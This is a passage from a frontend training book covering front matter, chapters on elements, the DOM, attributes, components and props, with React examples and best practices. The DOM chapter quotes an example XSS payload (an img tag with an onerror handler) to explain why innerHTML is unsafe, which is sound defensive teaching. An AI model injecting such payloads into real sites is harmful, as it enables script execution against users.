




ELEGANTFRONTEND.TRAINING


Elegant Frontend

Terminology and best practices for the
UI, the **server** and the **state** of every frontend



— **UI**

what people see · 16 terms



— **Server**


what delivers it · 20 terms



— **State**

what remembers it · 9 terms

GAURAV PANCHAL



Elegant Frontend

Terminology and best practices for the UI, the server and
the state of a modern frontend



Gaurav Panchal

elegantfrontend.training

October 2026 edition · 45 chapters

© 2026 Gaurav Panchal. Built from the term pages and Agent Skills of the elegant repository
(github.com/grvpanchal/elegant).

Three parts

A designer, a developer and an enterprise each split frontend work a different way. This book splits it the way the code does: the UI people see, the server that delivers it and the state that remembers it.



PART I

The UI Side

Everything the user sees and touches. The UI side starts at a single element, climbs through atomic design (atoms, molecules, organisms, templates) and ends with the cross-cutting concerns every component owes its users: theming, responsive layout and accessibility.

16 terms · starts on page 6



PART II

The Server Side

Everything that happens before and around the first paint. The server side covers how a page is shipped (app shell, SSR, SSG, micro-frontends), how it is found and navigated (router, links, SEO) and how it talks to the world (APIs, sessions, auth, forms, PWA).

20 terms · starts on page 103



PART III

The State Side

Everything the application remembers. The state side follows data through a predictable loop: a store holds it, actions describe change, reducers apply it, selectors read it, and middleware handles the side effects in between.

9 terms · starts on page 309

How to read this book

Every chapter is one term, and every chapter has the same shape, so you can read the book cover to cover or jump straight to the term you need:

- **At a glance:** the term in three lines.
- **Key insight:** the one idea that makes the rest click.
- **What it is:** the full explanation.
- **In code:** a worked example, taken from the `chota-*` boilerplates where they implement it.
- **Common mistakes:** what goes wrong in real codebases, and the fix.
- **Best practices:** key principles, a do/don't list and the quality gates to check before you call it done.

The best practices come from the same Agent Skills that ship in the `skills/` folder of the elegant repository, so what you read here is what a coding agent is told to follow. Each chapter ends with a link to the term's page on the site, where every example is shown in React, Angular, Vue and Web Components, and a quiz checks what stuck.

Contents

Part I · The UI Side

6

 1. Element	7	 9. Molecule	51
 2. DOM	11	 10. Skeleton	58
 3. Attributes	16	 11. Organism	64
 4. Component	21	 12. Template	71
 5. Props	27	 13. Story	77
 6. Events	33	 14. Theme	84
 7. Atomic Design	38	 15. RWD	92
 8. Atom	46	 16. Accessibility	97

Part II · The Server Side

103

 17. Containers	104	 27. MFE	208
 18. Widget	113	 28. SEO	220
 19. App Shell	122	 29. API Services	227
 20. Index HTML	135	 30. Session	233
 21. Router	148	 31. Auth	245
 22. Page	156	 32. Forms	256
 23. Proxy	168	 33. Link Navigation	266
 24. SSR	181	 34. Images	284
 25. SSG	186	 35. Localization	292
 26. Protocol	192	 36. PWA	300

Part III · The State Side

309

 37. State Basics	310	 42. Reducer	334
 38. Store	315	 43. Operations	340
 39. Actions	320	 44. Selectors	344
 40. CRUD	326	 45. Middleware	349
 41. AJAX	330		

PART I

The UI Side

Everything the user sees and touches. The UI side starts at a single element, climbs through atomic design (atoms, molecules, organisms, templates) and ends with the cross-cutting concerns every component owes its users: theming, responsive layout and accessibility.



Element



DOM



Attributes




Component



Props



Events



Atomic Design



Atom



Molecule



Skeleton



Organism



Template



Story



Theme



RWD



Accessibility



Element

THE UI SIDE · CHAPTER 1

AT A GLANCE

- A single purpose entity of HTML
- A building block of page
- Element is essentially an instance of the **DOM** representation of the **component**

Key insight. Understanding the distinction between elements, components, and DOM nodes is crucial: a **component** is a blueprint (function or class), an **element** is a lightweight object describing what should appear on screen (`{ type: 'button', props: {...} }`), and a **DOM node** is the actual browser object that gets rendered. Elements are the bridge between your declarative component code and the imperative DOM operations that browsers understand—React creates elements from components, then efficiently translates those elements into real DOM updates.

What it is

In modern frontend frameworks, particularly React, the term “element” has specific meaning that differs from the traditional DOM element. A React element is a plain JavaScript object that describes a component instance or DOM node and its desired properties. When you write JSX like `<Button label="Click" />`, you’re not directly creating a DOM button—you’re creating a React element object that React’s reconciliation algorithm will later use to update the actual DOM.

This abstraction layer is fundamental to React’s Virtual DOM architecture. Instead of directly manipulating expensive DOM operations, React creates a lightweight tree of element objects, compares it to the previous tree (diffing), and calculates the minimal set of real DOM updates needed. Elements are cheap

to create, immutable, and can be created thousands of times without performance concerns, while DOM nodes are expensive and stateful.

The anatomy of a React element is simple:

```
// React element structure
{
  type: 'button', // or component reference (Button)
  props: {        // properties and children
    className: 'btn',
    onClick: handleClick,
    children: 'Click me'
  },
  key: null,      // for list reconciliation
  ref: null       // for DOM access
}
```

In the context of **Web Components** and **Custom Elements**, elements have additional lifecycle states and metadata. The Web Components standard defines specific states and properties that control how elements are registered, initialized, and upgraded. Understanding these states is crucial when building or debugging custom elements in framework-agnostic applications.

Elements also serve as the return value of component render functions. When you write `return <div>Hello</div>` in a React component, you're returning an element that describes what the UI should look like. This declarative approach—describing *what* you want rather than *how* to achieve it—is what makes modern component frameworks powerful and maintainable.

In the Universal Frontend Architecture, understanding elements helps you reason about component composition, performance optimization (React.memo checks if element props changed), and advanced patterns like render props or higher-order components that manipulate element trees programmatically.

Custom Element States

Elements have an associated `namespace`, `namespace prefix`, `local name`, `custom element state`, `custom element definition`, `is value`. When an element is created, all of these values are initialized.

An element's custom element state is one of `"undefined"`, `"failed"`, `"uncustomized"`, `"precustomized"`, or `"custom"`. An element whose custom element state is `"uncustomized"` or `"custom"` is said to be defined. An element whose custom element state is `"custom"` is said to be custom.

The standard element lifecycle defines the following states for each custom element:

- **Undefined:** A custom element that has not been customized yet, either due to the user agent not supporting it or because the necessary registration code has not yet been executed.
- **Failed:** An element whose definition attempted to be registered, but the registration process failed. An example of this case is when the custom element's name is already taken. In this state, the element will remain as `HTMLUnknownElement` until it has been properly defined.
- **Uncustomized:** A custom element that has a valid custom element name but has not been defined yet.

- **Custom:** A custom element that has a valid custom element name and has been successfully defined and registered.

In code

Example: React.createElement vs JSX

Understanding how JSX compiles to React.createElement calls:

```
// JSX syntax (what you write)
const element = <h1 className="greeting">Hello, world!</h1>;

// Compiles to React.createElement
const element = React.createElement(
  'h1',
  { className: 'greeting' },
  'Hello, world!'
);

// Resulting element object
{
  type: 'h1',
  props: { className: 'greeting', children: 'Hello, world!' }
}
```

Common mistakes

1. Confusing Elements with DOM Nodes

```
// ❌ BAD
const element = <button>Click</button>;
element.focus(); // ERROR: element is just an object

// ✅ GOOD: Use refs for DOM access
const Button = () => {
  const ref = useRef(null);
  useEffect(() => ref.current.focus(), []);
  return <button ref={ref}>Click</button>;
};
```

2. Modifying Elements After Creation

```
// ❌ BAD: Elements are immutable
const el = <h1>Hello</h1>;
el.props.children = 'Bye'; // Won't work

// ✅ GOOD: Create new element
const newEl = <h1>Bye</h1>;
```

3. Using Custom Elements Before Definition

```

<!-- ❌ BAD -->
<script>
  document.querySelector('my-el').doSomething(); // Undefined!
</script>
<my-el></my-el>

<!-- ✅ GOOD -->
<script>
  customElements.whenDefined('my-el').then(() => {
    document.querySelector('my-el').doSomething();
  });
</script>

```

Best practices

Key principles

1. **Component vs Element vs DOM Node:** Component = blueprint (function/class), Element = description object, DOM Node = actual browser object. React creates elements, then updates DOM.
2. **Elements are Cheap:** Creating element objects is fast and doesn't touch the DOM. Create thousands without performance concern—actual DOM updates are batched and optimized.
3. **Immutable Description:** Elements describe what UI should look like at a point in time. They're immutable—to update UI, create new elements.

DO

- Understand JSX compiles to `createElement()` calls
- Return elements from component render functions
- Use element composition for flexible APIs
- Understand element tree = virtual DOM

DON'T

- Confuse elements with DOM nodes
- Mutate element objects after creation
- Manually create elements when JSX works
- Forget that elements are just objects

Quality gates

Before you call it done:

- | | |
|---|--|
| ☐ Understand element vs component vs DOM node | ☐ Elements treated as immutable |
| ☐ JSX usage over manual <code>createElement</code> | ☐ Custom elements properly registered |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/ui/element.html



DOM

THE UI SIDE · CHAPTER 2

AT A GLANCE

- Tree structure representing HTML document
- Browser API for manipulating page structure
- Live representation updated by JavaScript

Key insight. The DOM is the “living blueprint” of your webpage—it’s not the HTML file you wrote, but the browser’s in-memory tree structure built from that HTML, and it changes in real-time as JavaScript manipulates it. When you `document.querySelector('.button')` and change its text, you’re modifying the DOM (which updates the screen), not the original HTML file. Understanding this distinction is crucial: HTML is the source code, the DOM is the running program. That’s why “View Source” shows your original HTML, but “Inspect Element” shows the current DOM (which might be completely different after React/Vue/Angular has manipulated it).

What it is

Document Object Model (DOM) is a set of APIs for controlling HTML and styling information that makes heavy use of the `Document` object. Each browser tab holds its own DOM — a tree structure built from the page’s HTML that programming languages can read, traverse, and mutate.

The browser parses HTML into a tree of objects called nodes. Every HTML tag becomes an element node, text becomes a text node, and the document itself is the root node. This tree structure mirrors the nesting of HTML tags, creating parent-child relationships that JavaScript can traverse and manipulate.

Key aspects of the DOM:

1. **Tree structure** - Hierarchical representation of document elements
2. **Live updates** - Changes to DOM immediately reflect on screen
3. **Language-agnostic** - Defined as API, accessible from JavaScript, Python, etc.
4. **Event-driven** - Supports event listeners for user interaction
5. **Browser-managed** - Browser keeps DOM and screen in sync

In code

Example: DOM Traversal and Manipulation

```
<!DOCTYPE html>
<html lang="en-US">
  <head>
    <meta charset="utf-8" />
    <title>DOM Manipulation Example</title>
  </head>
  <body>
    <section id="main">
      <h1>Welcome</h1>
      <p class="intro">This is an introduction.</p>
      <ul id="list">
        <li>Item 1</li>
        <li>Item 2</li>
      </ul>
    </section>

    <script>
      // Selecting elements
      const heading = document.querySelector('h1');
      const intro = document.querySelector('.intro');
      const list = document.getElementById('list');

      // Reading content
      console.log(heading.textContent); // "Welcome"
      console.log(intro.innerHTML); // "This is an introduction."

      // Modifying content
      heading.textContent = 'Hello, World!';
      intro.innerHTML = '<strong>Updated</strong> introduction.';

      // Creating and appending elements
      const newItem = document.createElement('li');
      newItem.textContent = 'Item 3';
      list.appendChild(newItem);

      // Modifying styles
      heading.style.color = 'blue';
      heading.style.fontSize = '2rem';

      // Modifying attributes
      intro.setAttribute('data-status', 'updated');

      // Removing elements
      const firstItem = list.querySelector('li');
```

```

    firstItem.remove();
  </script>
</body>
</html>

```

Common mistakes

1. Modifying DOM Inside Loops Without Batching

Mistake: Causing multiple reflows by manipulating DOM in loop.

```

// ❌ BAD: Reflow on every iteration
const list = document.getElementById('list');
items.forEach(item => {
  const li = document.createElement('li');
  li.textContent = item.name;
  list.appendChild(li); // Reflow! (100 items = 100 reflows)
});
// Causes layout thrashing, very slow

```

```

// ✅ GOOD: Batch with DocumentFragment
const list = document.getElementById('list');
const fragment = document.createDocumentFragment();

items.forEach(item => {
  const li = document.createElement('li');
  li.textContent = item.name;
  fragment.appendChild(li); // In memory
});

list.appendChild(fragment); // Single reflow

```

Why it matters: Each DOM append can trigger a reflow (recalculating layout). Batching with a fragment collapses N reflows into one, which can be the difference between a janky list and an instant one.

2. Using innerHTML for User-Generated Content

Mistake: Security vulnerability (XSS) when using innerHTML with untrusted data.

```

// ❌ BAD: XSS vulnerability
const userInput = getUserInput(); // "<img src=x onerror=alert('XSS')>"
const div = document.getElementById('content');
div.innerHTML = userInput; // Executes malicious script!

```

```

// ✅ GOOD: Use textContent or createElement
const userInput = getUserInput();
const div = document.getElementById('content');
div.textContent = userInput; // Safe - renders as text, not HTML

// Or for complex content
const p = document.createElement('p');
p.textContent = userInput;
div.appendChild(p);

```

Why it matters: `innerHTML` parses its value as HTML, so any `<script>`, `onerror=`, or other handler in untrusted input becomes live code (the classic XSS vector). `textContent` treats the value as plain text — no parsing, no execution.

3. Not Removing Event Listeners

Mistake: Memory leaks from orphaned event listeners.

```
// ❌ BAD: Event listener not removed
function attachHandler() {
  const button = document.getElementById('btn');

  button.addEventListener('click', () => {
    console.log('Clicked');
  });

  button.remove(); // Button removed but listener still in memory!
}
// Repeated calls leak memory
```

```
// ✅ GOOD: Remove listener before removing element
function attachHandler() {
  const button = document.getElementById('btn');

  function handleClick() {
    console.log('Clicked');
  }

  button.addEventListener('click', handleClick);

  // Later, when removing
  button.removeEventListener('click', handleClick);
  button.remove();
}

// Or use AbortController (modern approach)
const controller = new AbortController();

button.addEventListener('click', handleClick, {
  signal: controller.signal
});

// Clean up
controller.abort(); // Removes all listeners with this signal
button.remove();
```

Why it matters: Orphaned listeners prevent garbage collection, causing memory leaks in SPAs.

Best practices

Key principles

1. **HTML vs DOM:** HTML is source code; DOM is the running program. “View Source” shows HTML, “Inspect Element” shows current DOM (which frameworks like React heavily modify).

2. **Live Updates:** DOM changes immediately reflect on screen. Modify `element.textContent` and users see the change instantly.
3. **Tree Structure:** DOM mirrors HTML nesting—elements have parents, children, siblings. Traversal follows this tree.

DO

- Use `querySelector / querySelectorAll` for selection
- Prefer `textContent` over `innerHTML` for text (security)
- Batch DOM operations to minimize reflows
- Use document fragments for multiple insertions
- Let frameworks handle DOM when using React/Vue/Angular

DON'T

- Directly manipulate DOM when using frameworks (breaks reconciliation)
- Use `innerHTML` with user input (XSS vulnerability)
- Read layout properties in loops (causes reflows)
- Forget that DOM operations are expensive
- Mix framework virtual DOM with direct DOM manipulation

Quality gates

Before you call it done:

- | | |
|--|--|
| ☐ Let frameworks manage DOM when using them | ☐ Batch operations for performance |
| ☐ Use refs for necessary direct DOM access | ☐ Avoid <code>innerHTML</code> with untrusted content |
| | ☐ Understand virtual DOM vs real DOM |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/ui/dom.html



Attributes

THE UI SIDE · CHAPTER 3

AT A GLANCE

- Additional configuration for HTML elements
- Control element behavior and provide metadata
- Bridge between HTML structure and browser/JavaScript behavior

Key insight. Attributes are the “settings panel” for HTML elements—they don’t change what an element is (a button is still a button), but they configure how it behaves, looks, and interacts with JavaScript. Understanding the difference between HTML attributes (in markup) and DOM properties (in JavaScript) is crucial: `<input value="hello">` sets the attribute (initial value), but when users type, they’re changing the property (current value). This distinction breaks countless beginners who wonder why `getAttribute('value')` doesn’t return the current input text. Mastering attributes, data attributes, ARIA attributes, and the attribute/property relationship is essential for accessibility, data binding, and framework integration.

What it is

Elements in HTML have attributes; these are additional values that configure the elements or adjust their behavior to meet the developer’s needs. Attributes appear in the opening tag and consist of a name and (usually) a value.

Attributes serve multiple purposes: some control element behavior (disabled, required), others provide metadata (id, class), some enable accessibility (aria-label, role), and others store custom data (data-* attributes). The browser parses attributes into DOM properties, but attributes and properties are not always synchronized—this is a common source of bugs.

Key categories of attributes:

1. **Boolean attributes** - Present = true, absent = false (disabled, checked, required)
2. **Enumerated attributes** - Limited set of values (type, method, autocomplete)
3. **Global attributes** - Work on any element (id, class, style, data-*)
4. **Event handler attributes** - Inline event handlers (onclick, onchange) [discouraged]
5. **ARIA attributes** - Accessibility information (aria-label, aria-hidden, role)
6. **Data attributes** - Custom data storage (data-user-id, data-config)

In code

Example: Setting attributes across frameworks

The same Input atom across the four UI templates: take props (`id`, `name`, `type`, `value`, `disabled`, `placeholder`, `checked`) and lay them onto a real `<input>` element. Each framework has its own answer to “is this an HTML attribute or a DOM property?” — the answers diverge most visibly for `value` and `checked`, which need property binding to track user input.

React

```
// templates/chota-react-redux/src/ui/atoms/Input/Input.component.jsx
// React decides at runtime whether to set an attribute or a property
// for each prop on the JSX element. `value` and `checked` are properties;
// `placeholder`, `type`, `id`, `name` are attributes. Spread does both.
export default function Input(props) {
  let id = props.id;
  if (!id) id = Math.random();
  return (
    <>
      <label htmlFor={id} className="sr-only">
        {props.name || "Some Label"}
      </label>
      <input {...props} id={id} />
    </>
  );
}
```

React shown; the Angular, Vue, Web Components versions are on [the site](#).

Three things the tabs make obvious:

- **Property-vs-attribute is real and matters most for `value` / `checked` / `disabled`**. All four templates make sure those go on as *properties*, not attributes — otherwise the input won’t track user input correctly. React handles it implicitly, Angular’s `[value]` is property binding, Vue’s `:value` defers to its known cases, Lit asks you to be explicit with the `.` prefix.
- **Boolean attributes diverge from boolean properties**. `<input disabled>` (attribute present = true) vs `el.disabled = true` (property). Setting `disabled="false"` as an attribute is the classic footgun — the attribute is present, so the input is disabled regardless of value.

- **Event handlers are sometimes attributes, often properties, never inline.** Inline `onclick="..."` was deprecated long ago. Each framework wires events through its native channel (synthetic event for React, `(event)` binding for Angular, `@event` for Vue, `@event=${{}}` for Lit) — but they all resolve to `addEventListener` under the hood.

Common mistakes

1. Confusing Attributes with Properties

Mistake: Expecting attribute changes to always sync with properties.

```
<input type="text" value="initial">

<script>
// ❌ Misunderstanding attribute/property relationship
const input = document.querySelector('input');

// User types "hello" in the input
console.log(input.value); // "hello" (property - current value)
console.log(input.getAttribute('value')); // "initial" (attribute - HTML value)

// Attribute doesn't update with user input!
input.value = 'new value'; // Changes property
console.log(input.getAttribute('value')); // Still "initial"

// ✅ Correct understanding
console.log('Current value (property):', input.value);
console.log('Initial value (attribute):', input.getAttribute('value'));

// Set both if needed
input.value = 'new value'; // Update property (what user sees)
input.setAttribute('value', 'new value'); // Update attribute (HTML)
</script>
```

Why it matters: Attributes are initial values; properties are current values. They diverge for certain attributes like `value`, `checked`.

2. Treating Boolean Attributes as Strings

Mistake: Setting boolean attributes to “false” thinking it disables them.

```
<!-- ❌ BAD: All these are TRUE -->
<input required="false"> <!-- Attribute present = true! -->
<input disabled="no"> <!-- Still disabled! -->
<button disabled="0">Submit</button> <!-- Still disabled! -->

<script>
// ❌ BAD: Setting string "false"
button.setAttribute('disabled', 'false'); // Still disabled!

// ✅ GOOD: Remove attribute to set false
button.removeAttribute('disabled'); // Now enabled

// Or use property (better)
```

```
button.disabled = false; // Removes attribute
button.disabled = true;  // Adds attribute
</script>
```

Why it matters: Boolean attributes are true if present, regardless of value. Remove attribute or use `property = false`.

3. Not Hyphenating data Attribute Names

Mistake: Using camelCase in HTML instead of kebab-case.

```
<!-- ❌ BAD: Won't work as expected -->
<div data-userId="123"></div>

<script>
const div = document.querySelector('div');

// Doesn't work - attribute name is case-insensitive in HTML
console.log(div.dataset.userId); // undefined!

// HTML normalized it to lowercase
console.log(div.getAttribute('data-userid')); // "123"
console.log(div.dataset.userid); // "123"
</script>

<!-- ✅ GOOD: Use kebab-case in HTML -->
<div data-user-id="123"></div>

<script>
// dataset converts to camelCase
console.log(div.dataset.userId); // "123" ✓
</script>
```

Why it matters: HTML attributes are case-insensitive. Use kebab-case in HTML, access as camelCase via dataset.

Best practices

Key principles

- 1. Attributes vs Properties:** HTML attributes (in markup) initialize DOM properties (in JS). `<input value="hello">` sets initial value, but `input.value` reflects current value after user types.
- 2. Boolean Attributes:** Presence = true, absence = false. `<button disabled>` is disabled; `disabled="false"` is still disabled (attribute exists!).
- 3. Data Attributes:** Use `data-*` for custom metadata that JavaScript can access. `data-user-id="123"` stores ID without non-standard attributes.

DO

- Use semantic attributes (required, disabled, readonly)
- Add ARIA attributes for accessibility (aria-label, role)
- Use data attributes for custom metadata
- Understand attribute/property distinction
- Use `hasAttribute()` for boolean attributes

DON'T

- Use `disabled="false"` (boolean attributes don't work that way)
- Create non-standard attributes (use data-* instead)
- Forget ARIA labels on interactive elements
- Rely on attributes for frequently-changing values (use properties)

Quality gates

Before you call it done:

- | | |
|---|---|
| ☐ Boolean attributes used correctly | ☐ ARIA attributes for accessibility |
| ☐ Custom data uses data-* attributes | ☐ Attribute vs property distinction understood |
| | ☐ No non-standard attributes |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/ui/attributes.html



Component

THE UI SIDE · CHAPTER 4

AT A GLANCE

- An interactive unit of UI composed of HTML, CSS, and JS
- A JS framework element that delivers reactivity by binding HTML, JS, and CSS together
- Encapsulates structure, styling, and behavior into reusable units

Key insight. Components are the fundamental building blocks of modern web applications—self-contained, reusable pieces of UI that encapsulate structure (HTML), styling (CSS), and behavior (JavaScript) into a single cohesive unit. By thinking in components rather than pages, you create modular, testable, and maintainable code that scales from simple buttons to complex enterprise applications.

What it is

In modern frontend development, components represent a paradigm shift from traditional page-based thinking to a modular, composition-based architecture. A component is more than just a reusable code snippet—it's an independent unit that manages its own presentation logic, styling, and user interactions while providing a clean interface to the outside world through props or attributes.

The Universal Frontend Architecture embraces components as framework-agnostic building blocks. Whether you're working with React, Vue, Angular, or Web Components, the fundamental principles remain the same: encapsulation, reusability, and single responsibility. This consistency allows teams to adopt patterns and practices that transcend specific technologies, making knowledge transferable and architecture decisions more strategic.

Component-based architecture enables true separation of concerns at the UI level. Each component handles a specific piece of functionality—a navigation bar, a form input, a data table—and can be developed, tested, and optimized independently. This isolation dramatically improves developer productivity, as changes to one component don't cascade unexpectedly through your application. It also enables parallel development, where different team members can work on different components simultaneously.

From a performance perspective, components align perfectly with modern optimization techniques. Code-splitting can happen naturally at component boundaries, lazy-loading becomes straightforward, and framework-specific optimizations like React's reconciliation algorithm or Vue's reactivity system work most efficiently with well-designed components. The component tree structure also makes it easy to identify performance bottlenecks and apply targeted optimizations.

In the context of the **Atomic Design** system, components exist at multiple levels of abstraction—from simple **atoms** like buttons and inputs to complex **organisms** like entire form sections or data dashboards. This hierarchical organization makes it intuitive to navigate large codebases and understand the relationships between different UI pieces.

In code

Example: Alert component across frameworks

A component is anything that combines markup, styling, and behavior behind a single name. Here's the same `Alert` atom — props for `variant`, `show`, `message`, an internal boolean, a `useEffect`-style sync with the `show` prop, and a close handler that emits upward — implemented once in each of the `chota-*` templates.

React

```
// templates/chota-react-redux/src/ui/atoms/Alert/Alert.component.jsx
import React, { useEffect, useState } from "react";
import "../Alert.style.css";
import IconButton from "../IconButton/IconButton.component";
import Image from "../Image/Image.component";

export default function Alert({ variant, show, message, onCloseClick }) {
  const [showAlert, setShowAlert] = useState(show);

  const handleClose = (e) => {
    setShowAlert(false);
    if (onCloseClick) onCloseClick(e);
  };

  useEffect(() => { setShowAlert(show); }, [show]);

  return showAlert ? (
    <div className={`bg-${variant === "error" ? "error" : "primary"} text-white alert`} >
      <div className="message">
        <Image src={`https://icongr.am/feather/${variant === "error" ? "alert-triangle" : "info"}`
          .svg?size=24&color=ffffff` alt={variant} />

```

```

        <span>{message}</span>
      </div>
      <IconButton variant="clear" alt="close" color="ffffff" iconName="x" size="16" onClick=
{handleClose} />
    </div>
  ) : null;
}

```

React shown; the Angular, Web Components versions are on [the site](#).

A component is the same idea in every flavour — a named unit that owns markup, a tiny bit of local state, a reaction to prop changes, and an event it broadcasts to whatever parent is listening. Each framework's ceremony differs (`useState` / class fields / `data()` + `watch` / `haunted's` `useState` + `emit` helper) but the *shape* — what goes in, what renders, what goes out — is preserved across all four.

Common mistakes

1. Creating “God Components”

Mistake: Building components that do too much, violating single responsibility principle.

```

// ❌ BAD: Component handling too many concerns
const UserDashboard = () => {
  // Handles authentication, data fetching, rendering, routing...
  const [user, setUser] = useState(null);
  const [posts, setPosts] = useState([]);
  const [settings, setSettings] = useState({});

  useEffect(() => {
    // Fetch user, posts, settings, handle auth...
    // 200+ lines of logic
  }, []);

  return (
    <div>
      {/* 500+ lines of JSX */}
    </div>
  );
};

```

```

// ✅ GOOD: Broken into focused components
const UserDashboard = () => {
  return (
    <DashboardLayout>
      <UserProfile />
      <UserPosts />
      <UserSettings />
    </DashboardLayout>
  );
};

```

Why it matters: Large components become unmaintainable, difficult to test, and impossible to reuse. Break them into smaller, focused components following the [Atomic Design](#) hierarchy.

2. Props Drilling Through Multiple Levels

Mistake: Passing props through many component layers unnecessarily.

```
// ❌ BAD: Prop drilling
<App>
  <Layout user={user} theme={theme}>
    <Sidebar user={user} theme={theme}>
      <Menu user={user} theme={theme}>
        <MenuItem user={user} theme={theme} />
      </Menu>
    </Sidebar>
  </Layout>
</App>
```

```
// ✅ GOOD: Use Context, Container pattern, or state management
const ThemeContext = React.createContext();
const UserContext = React.createContext();

<ThemeContext.Provider value={theme}>
  <UserContext.Provider value={user}>
    <App>
      <Layout>
        <Sidebar>
          <Menu>
            <MenuItem />
          </Menu>
        </Sidebar>
      </Layout>
    </App>
  </UserContext.Provider>
</ThemeContext.Provider>
```

Why it matters: Prop drilling makes components tightly coupled and reduces reusability. Use Context API, the **Container** pattern, or state management libraries for widely-used data.

3. Mixing Presentational and Business Logic

Mistake: Combining UI rendering with data fetching, calculations, or business rules.

```
// ❌ BAD: Mixed concerns
const ProductList = () => {
  const [products, setProducts] = useState([]);

  useEffect(() => {
    fetch('/api/products')
      .then(res => res.json())
      .then(data => {
        // Business logic for filtering, sorting, pricing
        const processed = data
          .filter(p => p.inStock)
          .map(p => ({ ...p, displayPrice: calculatePrice(p) }))
          .sort((a, b) => a.priority - b.priority);
        setProducts(processed);
      });
  }, []);
}
```



```
return <div>{/* render products */}</div>;
};
```

```
// ✅ GOOD: Separated concerns
// Container handles data and logic
const ProductListContainer = () => {
  const products = useProducts(); // Custom hook or state management
  return <ProductList products={products} />;
};

// Component handles presentation only
const ProductList = ({ products }) => {
  return (
    <div>
      {products.map(product => (
        <ProductCard key={product.id} product={product} />
      ))}
    </div>
  );
};
```

Why it matters: Separation enables component reuse with different data sources, easier testing with mock data, and clearer code organization. See [Container pattern](#) for more details.

Best practices

Key principles

1. **Encapsulation:** Each component manages its own presentation, styling, and interactions. External code interacts only through props/events.
2. **Framework Agnostic Patterns:** Core component patterns (props in, events out, composition) work across React, Vue, Angular, Web Components.
3. **Single Responsibility:** Each component handles one piece of functionality. If it does too much, split it into smaller components.

DO

- Keep components focused on one purpose
- Accept configuration via props/attributes
- Emit events for parent communication
- Colocate styles with component (CSS modules, scoped styles)
- Write self-documenting prop interfaces
- Make components testable in isolation

DON'T

- Create god components that do everything
- Reach outside component boundary for data
- Use global styles that leak
- Tightly couple to specific parent components
- Ignore accessibility requirements

Quality gates

Before you call it done:

- ☐ Single responsibility maintained
- ☐ Props interface clearly defined
- ☐ Events used for parent communication
- ☐ Styles scoped to component
- ☐ Accessible (keyboard, screen reader)
- ☐ Testable in isolation

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/ui/component.html



Props

THE UI SIDE · CHAPTER 5

AT A GLANCE

- Arguments passed into JS components for configuration
- Deliver structural information usable by JS within components
- Define custom behaviors with case-sensitive property values

Key insight. Props are the contract between a component and its users—they define what data a component accepts, how it behaves, and how it communicates back to parent components. By treating props as an immutable, read-only interface, you create predictable, reusable components that work reliably across your entire application, making component APIs as clear and dependable as function signatures.

What it is

In component-based architecture, props (short for “properties”) serve as the primary mechanism for passing data from parent components to children. They function similarly to function parameters in traditional programming: a parent component provides values through props, and the child component uses those values to render its output. This unidirectional data flow—from parent to child—is fundamental to the Universal Frontend Architecture and creates predictable, debuggable applications.

Props are intentionally immutable within the receiving component. When a component receives props, it cannot modify them directly—this constraint enforces the principle that data flows down the component tree while events flow up. If a child component needs to “change” a prop value, it calls a callback function passed as a prop, which allows the parent to update its state, triggering a re-render with new props. This pattern prevents the chaotic bidirectional data flow that plagues many UI frameworks.

The distinction between props and state is crucial: props are external inputs controlled by parent components, while state is internal data managed by the component itself. A component's props might include a `username` from a parent, while its state might track whether a dropdown is open. Props flow down from ancestors, state lives within the component, and together they determine what the component renders.

In the context of Web Components and custom elements, props vs attributes becomes important. HTML attributes (strings in markup) get converted to JavaScript properties (any type) on element instances. Modern frameworks abstract this complexity, but understanding the distinction helps when working with native Web Components or debugging framework behavior. Attributes are limited to strings in HTML, while props can be any JavaScript value—objects, arrays, functions.

Props serve as the component's API, and like any API, should be designed with care. Well-designed props make components flexible without being overwhelming. Too few props make components inflexible and lead to duplication. Too many props create cognitive overload and make components difficult to use. The art lies in finding the right abstractions: provide props for things that vary, use sensible defaults for things that rarely change, and leverage composition (children prop) for flexible content.

In code

Example: Loader props across frameworks

The Loader atom has three props: `size`, `width`, `color`. That's it — a pure, read-only, defaultable input surface. Here's the same atom in every `chota-*` template, showing how each framework declares props, applies defaults, and derives a value from them.

React

```
// templates/chota-react-redux/src/ui/atoms/Loader/Loader.component.jsx
// Props are plain destructured arguments. Defaults are applied inline
// via ||. No PropTypes needed for a three-prop atom.
import "./Loader.style.css";

export default function Loader({ size, width, color }) {
  return (
    <span
      className="loader"
      style=
    ></span>
  );
}

// <Loader size="24px" width="3px" color="#333" />
```

React shown; the Angular, Vue, Web Components versions are on [the site](#).

Three takeaways the tabs make obvious:

- **Where defaults live.** React puts them inline (`size || "48px"`). Angular puts them on the `@Input()` declaration. Vue's array form forces them into the method body; its object form would let you declare defaults on the prop. Haunted/WC uses the same inline- `||` pattern React does.
- **How the DOM reads props.** React / Vue / haunted bind them directly. Angular separates template (`Loader.component.html`) from class — the getter is consumed by the template via `[style]="styles"` .
- **HTML attributes vs JS properties in WC.** Strings work as attributes (`size="24px"`). Complex values (functions, objects) need the `.prop=${value}` form, or Lit will stringify them.

Common mistakes

1. Mutating Props Directly

Mistake: Attempting to modify props within the component.
